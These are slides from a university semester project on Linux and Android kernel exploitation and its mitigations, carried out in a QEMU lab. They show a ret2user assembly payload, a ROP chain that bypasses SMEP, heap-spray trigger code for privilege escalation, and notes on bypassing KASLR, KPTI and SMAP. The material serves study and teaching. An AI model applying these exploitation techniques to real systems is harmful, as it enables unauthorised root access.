www.crysys.hu

# Security Analysis of Embedded Software at the Binary Level

Szapula László

Semester project (BSc)


Supervisors: Dr. Buttyán Levente, Komáromy Dániel, Miru György

# Background and motivation

- Base linux kernel has many mitigations
- Android is based on linux
- Different manufacturers use custom kernels
- LPE through kernel exploitation

# Objectives

- Study main mitigations in base linux kernel
- Find a way to bypass each
- Aarch64 architecture
- Security analysis of Android kernel



# Environment

- QEMU virtual machine, buildroot fs
- GDB with pwndbg
- CROSS_COMPILE=aarch64-linux-gnu-
- Custom made vulnerable kernel modules
- Github for documentation and codes

# Access checks

- Never use memcpy in kernel module!
- Now it has access checks tho (patched out for exploit)
- Walking through all task_struct structures
- Finding own PID, then rewrite creds
- copy_to_user() / copy_from_user() -> safer

```
ssize_t vfs_read(struct file *file, char __user *buf, size_t count, loff_t *pos)
{
        ssize_t ret;

        if (!(file->f_mode & FMODE_READ))
                return -EBADF;
        if (!(file->f_mode & FMODE_CAN_READ))
                return -EINVAL;
        if (unlikely(!access_ok(buf, count)))
         return -EFAULT;
```

# Return-to-userspace

- Escalate privilege in kernel mode
- commit_creds(prepare_kernel_cred(0))
- Returning to user mode, then opening shell with root privs
- Can be done with simple buffer overflow

```
__asm__(
    ".intel_syntax noprefix;" // setting intel syntax
    "movabs rax, 0xffffffff81089f90;"  // prepare_kernel_cred
    "xor rdi, rdi;" // 0 as parameter
    "call rax;" // calling prepare_kernel_cred
    "mov rdi, rax;" // setting the return to the parameter of commit_creds
    "movabs rax, 0xffffffff81089b50;" // commit_creds
    "call rax;" // calling commit_creds
    "swapgs;" // swapping the gs register
    "mov r15, user_ss;"
    "push r15;"
    "mov r15, user_sp;"
    "push r15;"
    "mov r15, user_rflags;"
    "push r15;"
    "mov r15, user_cs;"
    "push r15;"
    "mov r15, user_rip;"
    "push r15;"
    "iretq;" // returning to user mode
    ".att_syntax;" // setting syntax back to at&t
);
```

# SMEP, SMAP

- Supervisor Mode Execution Protection (CR4[20])
- Supervisor Mode Access Protection (CR4[21])
- To prevent ret2user, needs CPU support
- SMEP bypassed via ROP
- SMAP bypassed via ret2dir (haven’t done yet)

```
msg[off++] = stack_cookie;
msg[off++] = dummy;
msg[off++] = pop_rdi_ret; // pop rdi; ret;
msg[off++] = 0; // to rdi
msg[off++] = prepare_kernel_cred;
msg[off++] = pop_rdx_ret; // pop rdx; ret;
msg[off++] = 8; // to rdx
msg[off++] = cmp_rdx_8_jne_ret; // cmp rdx, 8; jne; ret;
msg[off++] = mov_rdi_rax_jne_xor_ret; // mov rdi, rax; jne; xor eax, eax; ret;
msg[off++] = commit_creds;
msg[off++] = swapgs_nop3_xor_ret; // swapgs; ret;
msg[off++] = iretq;
msg[off++] = user_rip;
msg[off++] = user_cs;
msg[off++] = user_rflags;
msg[off++] = user_sp;
msg[off++] = user_ss;
```

# Heap overflow

- Buddy system + SLUB allocator
- Finding kernel structure inside same sized kmalloc bin
- Possibly one with function pointers -> overflow
- Example: shm_file_data (->file->file_operations)
- Spraying until one such structure overflowable
- Calling the overloaded function

```
printf("[+] Allocating many shm_file_data structs...\n");
for(int i=0; i<10; i++){
        shmid = get_shm_id();
        create_shm_file_data(shmid);
}
```

```
printf("[+] Triggering exploit...\n");
ret = msync(address, 0x1000, MS_SYNC);
if(ret != 0){
        perror("msync");
}
```

# A CTF challenge – zer0pts meowmow

- To test my knowledge
- Introducing KASLR, KPTI (and now need to bypass SMAP)
- KASLR: leaking address from heap, KPTI: kpti trampoline
- SMAP: putting ROP chain on the heap buffer

# ARM64 architecture

- RISC
- Different function call conventions (no push and pop)
- Link register
- Much harder to ROP
- Excercise: bubble sort and merge sort in arm64 assembly

```
merge:
        sub sp, sp, #48          // increase stack
        str x0, [sp]             // saving array1 to stack
        str w1, [sp, #8]         // saving length1 to stack
        str x2, [sp, #12]        // saving array2 to stack
        str w3, [sp, #20]        // saving length2 to stack
        str x29, [sp, #32]       // saving x29 and x30 for returning to caller
        str x30, [sp, #40]       // because calling malloc will modify these
```

```
mergeend:
        ldr x0, [sp, #24]        // return new array in x0
        ldr x29, [sp, #32]       // reset x29
        ldr x30, [sp, #40]       // reset x30
        add sp, sp, #48          // decreasing stack
        ret
```

# Memory debugger module

- Because debugging is harder on real device
- Compiling kernel with this module -> info about memory
- Info about page tables

```
# ./test
virtual address: 0x0000aaab13fa7010
[  147.836131] ***********************************************
[  147.836601] ***************MEMORY INFO*********************
[  147.836817] ***********************************************
[  147.836996] ---------------PUD INFO----------------------
[  147.837168] pud entry:       0x0000000042f41003
[  147.837322] PUD_TYPE_TABLE : [+]
[  147.837517] PUD_TABLE_BIT  : [+]
[  147.837654] PUD_TYPE_MASK  : [+]
```

```
[  147.839940] PMD_ATTRINDX    : 0x0
[  147.839957] ----------------PTE INFO----------------------
[  147.847970] page table entry:        0x00e80000481f7f43
[  147.849060] PTE_VALID       : [+]
[  147.849242] PTE_TYPE_MASK   : [+]
[  147.849378] PTE_TYPE_PAGE   : [+]
[  147.849501] PTE_TABLE_BIT   : [+]
[  147.849621] PTE_USER        : [+]
[  147.849741] PTE_RDONLY      : [-]
[  147.849858] PTE_SHARED      : [+]
[  147.849949] PTE_AF          : [+]
[  147.850059] PTE_NG          : [+]
[  147.850174] PTE_GP          : [-]
[  147.850276] PTE_DBM         : [+]
[  147.850422] PTE_CONT        : [-]
[  147.850503] PTE_PXN         : [+]
[  147.850587] PTE_UXN         : [+]
[  147.850680] PTE_ADDR_LOW    : [+]
[  147.850773] PTE_ADDR_MASK   : [+]
[  147.850865] PTE_ATTRINDX    : 0x0
[  147.850880] ------------PHYSICAL ADDRESS-----------------
[  147.851103] virtual address:         0x0000aaab13fa7010
[  147.851248] physical address:        0x00680000481f7010
```

# Conclusion and future work

- Learned much about linux kernel exploitation and mitigations
- Learned the inner workings of the linux kernel
  - Memory management, process management …
- Learned the basics of Aarch64
- Future work:
  - Internship
  - Security analysis of real devices
  - Learning more advanced exploitations
  - Custom mitigations in the Android kernel